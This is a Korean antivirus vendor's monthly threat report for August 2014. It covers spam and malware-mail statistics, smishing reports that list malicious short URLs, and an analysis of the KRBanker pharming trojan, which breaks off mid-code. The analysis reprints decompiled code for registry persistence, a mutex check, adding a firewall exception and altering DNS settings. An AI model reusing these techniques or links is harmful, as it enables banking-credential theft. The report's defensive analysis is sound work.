
2014년 03월 ~ 2014년 08월

3.스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프입니다. 8월의 경우 7월에 비해 스팸메일 유입수치는 10% 조금 넘게 증가하였으며 메일에 첨부된 악성코드수치는 20% 가량 증가하였습니다.

8월에 가장 많이 발견된 메일에 포함된 악성코드는 7월과 마찬가지로 Win32/EmailRisk.B!Camelot이었습니다.
해당 악성코드는 트로이목마 악성코드의 일종으로서 추가적인 악성코드를 설치하거나 혹은 악성 애드웨어류의 프로그램을 사용자 모르게 설치합니다. 혹은 PC 사용자에게 “PC가 악성코드에 감염되었다!” 라는 가짜 경고메시지를 띄우고 가짜백신 설치를 종용하기도 합니다.
이 외에도 이메일을 통해 유포되는 웜바이러스 악성코드인 EMAIL-WORM.WIN32.MYDOOM.G 악성코드가 많이 발견되었습니다.



4.스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2014년 08월 01일 ~ 2014년 08월 31일
총 신고 건수	15,790건

키워드별 신고 내역

키워드	신고 건수	신고 건수
결혼	6161	39.02%
등기	1174	7.44%
훈련	1078	6.83%
택배	938	5.94%
교육	513	3.25%
생일	434	2.75%
결제	430	2.72%
법원	335	2.12%
우편	249	1.58%
신고	222	1.41%

스미싱 신고추이

지난달 스미싱 신고 건수 20,680건 대비 이번 달 15,790건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 4,890건 감소했다.

가을이 다가오면서, 알약 안드로이드 스미싱 신고 집계에 따르면, '결혼' 키워드를 이용한 스미싱이 5811건 증가하였으며, 돌잔치자 생일파티 등 가족행사를 악용한 스미싱도 증가하였다. 또한 추석이 다가오면서, 추석관련 스미싱도 발생하기 시작하였다. SMS메세지 안에 단축 URL이 포함되어 있다면 클릭하지 않고 의심하는 주의가 필요하다.

알약이 뽑은 8월 주목할만한 스미싱

특이문자

순위	문자내용
1	〔금.강.위〕2014년8월6일 모바일 긴급보안 점검http://fss.kr.wha.la
2	★꽃다발★ 배송예정입니다 조회하세요 https://app.box.com/s/qquuisn39pycva7n443y
3	당신 근처에있는 이마트**2만원 구입시 삼천원 할인혜택 http://t.cn/zQB2cS4

다수문자

순위	문자내용
1	(저희결혼합니다오셔서축하해주시면기쁘겠습니다!9월2일 라프로메사웨딩홀 자세히보기 http://mxc.kr/16dK
2	[등기 발송하였으나{전달 불가}부재 중 하였습니다(내용확인).~http://goo.gl/OTRcXb
3	(민방위) 소집훈련통보서 수령하세요. http://my-link.pro/pZkPDC
4	고객님께발송된주문상품우체국택배수령..본인확인요망 http://cut.do/cll
5	[소집명령] 교육 안내 입니다 통지문받기 http://twr.kr/MKZe

Part2.8월의 악성코드 이슈 분석


Spyware.PWS.KRBanker.M

1.개요

최근 사이버 공격 동향을 살펴보면 다양한 종류의 공격이 행해지고 있다. 국가간의 사이버 전쟁, 산업시설 공격, 온라인게임 계정 탈취, 금융 정보 탈취, 랜섬웨어 등이 그것이다. 그 중에서도 금전적인 목적을 위하여 사이버 공격을 시도하는 것은 이미 수년 전부터 행해져 왔었으며 현재도 매우 활발히 진행 중에 있다. 대표적으로 운영체제의 호스트 파일을 변조하여 공격자가 미리 제작해 둔 가짜 사이트로 유도를 하여 개인정보를 탈취하는 방식, 파밍(Pharming)이라는 수법이 그것이다.

최근에는 이 파밍 기법도 진화하고 있다. 기본적인 방법은 운영체제의 DNS캐쉬를 초기화 시키고 호스트 파일을 변조함으로써 공격자가 미리 제작해 둔 사이트로 사용자를 유도하는 것이다. 그러나 호스트 파일은 안티 바이러스 소프트웨어에서 그것의 변조 여부를 확인하기 때문에 공격자 입장에서는 호스트 파일을 변조하지 않고도 파밍 공격을 수행할 수 있는 방법을 찾기 시작했다.

이 악성코드는 스스로가 DNS서버의 역할을 수행하도록 설계되어져 있다. 지금까지 파밍 공격 방법들이었던 Winsock LSP, 운영체제 호스트파일 조작과는 다른 방법인 것이다. 새로운 파밍 공격법에 대해서 이해하고 이에 대한 대비가 필요하다고 할 수 있겠다.



2.악성코드 상세분석

악성코드 분석(syotom.exe)


– 자동실행 레지스트리 등록 및 파일 복사

처음에 파일 이름이 syotom.exe인지 확인하는 검사를 하게 되며, 파일 이름이 다를 경우 윈도우 디렉토리로 syotom.exe라는 이름으로 복사, 레지스트리 시작 프로그램 경로에 등록을 시키고 실행을 시킨 뒤 종료 된다.

```
lpszStringVar2 = CompareString(lpszStringVar1, "syotom.exe") != 0;// 파일 이름이 syotom.exe인지 확인
if ( lpszStringVar1 )
  Dummy(lpszStringVar1);
if ( lpszStringVar2 )                           // 파일 이름이 syotom.exe가 아닐 경우
{
  lpszStringVar1 = sub_4017AD();
  lpszStringVar2 = sub_40BB70(2, 1, 0, 0x80000301u, 2);
  v8 = &v5;
  CopyFileA_0(lpszStringVar1, LODWORD(lpCmdLine), lpszStringVar2);// syotom.exe라는 이름으로 윈도우 디렉토리로 복사
  if ( v8 != &v5 )
    j_ErrorBox(v0, 6);
  if ( lpszStringVar1 )
    Dummy(lpszStringVar1);
  v1 = LODWORD(lpCmdLine);
  if ( !LODWORD(lpCmdLine) )
    v1 = &Name;
  SetRegistry(                                  // 시작프로그램에 등록
    3,
    4,
    0,
    0x80000301u,
    "SOFTWAREWWMicrosoftWWWindowsWWCurrentVersionWWRunWWsyotom",
    0,
    0x80000004u,
    *&v1,
    0x80000004u);
  lpszStringVar1 = &v5;
  WinExec_0(LODWORD(lpCmdLine), 1);             // 윈도우 디렉토리에 복사해둔 syotom.exe 실행
  if ( lpszStringVar1 != &v5 )
    j_ErrorBox(v0, 6);
```

[그림 1] 파일 이름이 syotom.exe인지 검사

아래의 레지스트리 경로에 syotom 이라는 이름으로 등록이 되며 윈도우가 시작될 때마다 악성코드가 자동으로 실행이 된다.



[그림 2] 시작 프로그램 등록된 악성코드

최종적으로 악성코드가 파일 복사 및 레지스트리 등록을 하는 내용을 정리해 보면 아래와 같다.

악성코드가 복사되는 경로	시작 프로그램 레지스트리 경로
[윈도우 경로]₩syotom.exe	[경로] HKEY_LOCAL_MACHINE\Software\Microsft\Windows\CurrentVersion\Run [값] syotom = [윈도우 경로]\syotom.exe

Part2.8월의 악성코드 이슈

– 중복 실행 방지

중복 실행을 막기 위해서 뮤텍스를 사용한다. 일반적으로 많이 사용하는 방법인 ERROR_ALREADY_EXISTS 값을 체크 하는 것이 아닌, WaitForSingleObject의 반환값이 WAIT_TIMEOUT이면 프로그램 종료로 이어진다. 이것이 가능한 이유는 최초에 실행된 악성코드가 뮤텍스를 생성 후에 WaitForSingleObject를 통해서 획득해 버리면 이후부터 실행되는 악성코드는 CreateMutex의 반환값이 이미 처음에 생성해 둔 뮤텍스의 핸들을 받게 되고, 이것은 이미 최초에 획득 된 상태이기 때문에 WaitForSingleObject에서 WAIT_TIMEOUT을 리턴할 수 밖에 없는 것이다. 따라서 이미 실행 중이라고 간주할 수 있다.

```
v3 = CreateMutexA(lpMutexAttributes, 1, *a1); // syotom이라는 이름의 뮤텍스 생성
if ( v7 != &v5 )
  v3 = j_ErrorBox(v1, 6);
hHandle = v3;
v7 = &v5;
v4 = WaitForSingleObjectFunc(v3, 100);        // Wait 시도
if ( v7 != &v5 )
  v4 = j_ErrorBox(v1, 6);
v6 = v4;
if ( v4 == WAIT_TIMEOUT )                     // Timeout이 리턴되면 종료
{
  v7 = &v5;
  ReleaseMutex(hHandle);
  if ( v7 != &v5 )
    j_ErrorBox(v1, 6);
  v7 = &v5;
  CloseHandleFunc(hHandle);
  if ( v7 != &v5 )
    j_ErrorBox(v1, 6);
  (ExitProcess_0)(v1);                        // 종료
}
```

[그림 3] 중복실행을 방지하는 부분


– 파밍 작업 (윈도우 방화벽 우회)

자기 자신을 방화벽의 예외 룰에 추가함으로써 방화벽을 피해서 정상적인 동작이 가능하도록 한다. 아래는 윈도우 방화벽의 예외 룰에 자기 자신을 추가하기 위해서 작동하는 부분이다. INetFwServices COM 인터페이스를 사용한다.

```
CreateCOMObject(3, v11, 0, 65584, "HNetCfg.FwMgr", 0, 0x80000004u, 0, 0, 0);// 윈도우 방화벽 인터페이스 사용 준비
v3 = sub_40C9B0(v0, 3, v11, 0, 65584, "LocalPolicy", 0, 0x80000004u, 0);
sub_40C990(1, v11);
Dummy(v11);
v11 = v3;
v4 = sub_40C9B0(v0, 3, v3, 0, 65584, "CurrentProfile", 0, 0x80000004u, 0);
sub_40C990(1, v11);
Dummy(v11);
v11 = v4;
CreateCOMObject(3, v10, 0, 65584, "HNetCfg.FwAuthorizedApplication", 0, 0x80000004u, 0, 0, 0);// 예외 룰
SetObject(3, v10, 0, 65584, "Name", 0, 0x80000004u, "Sevsl");// 등록할 룰 이름
SetObject(3, v10, 0, 65584, "IPVersion", 0, 0x80000004u, 2);// IP 버젼
v5 = sub_4017AD();
v9 = v5;
if ( !v5 )
  v5 = &Name;
SetObject(3, v10, 0, 65584, "ProcessImageFileName", 0, 0x80000004u, v5);// 등록할 프로그램 경로
if ( v9 )
  Dummy(v9);
SetObject(3, v10, 0, 65584, "RemoteAddresses", 0, 0x80000004u, "*");// 주소
SetObject(3, v10, 0, 65584, "Scope", 0, 0x80000004u, 0);// 범위
SetObject(3, v10, 0, 65584, "Enabled", 0, 0x80000004u, 1);// 룰 활성화 여부
v6 = sub_40C9B0(v0, 3, v11, 0, 65584, "AuthorizedApplications", 0, 0x80000004u, 0);
sub_40C990(1, v11);
Dummy(v11);
v11 = v6;
ObjectAddcode(3, v6, 0, 65584, "Add", 0, 0x80000004u, &v10);// 룰 추가
```

[그림 4] 윈도우 방화벽에 예외 룰을 추가하는 부분

결과적으로 아래와 같이 방화벽 예외 룰이 추가 되고 악성코드는 아무런 방해 없이 동작할 수 있다.



[그림 5] 윈도우 방화벽 예외 룰이 추가된 모습

– 파밍 작업 (네트워크 어댑터 DNS주소 변경)

현재 인터넷 연결 중인 네트워크 어댑터의 DNS서버 설정을 변경한다. 이를 위해서 MSScriptControl COM 인터페이스를 불러와서 사용하게 된다.

```
CreateCOMObject(3, hObj, 0, 65584, "MSScriptControl.ScriptControl", 0, 0x80000004u, 0, 0, 0);
SetObject(3, hObj, 0, 65584, "Language", 0, 0x80000004u, "VBScript");
ppvData = "awekhsg";
initiativeIowa = "596257DD93F30956A057A29F3A99";
v9 = DecodeString(&initiativeIowa, &ppvData);
if ( initiativeIowa )
  Dummy(initiativeIowa);
if ( ppvData )
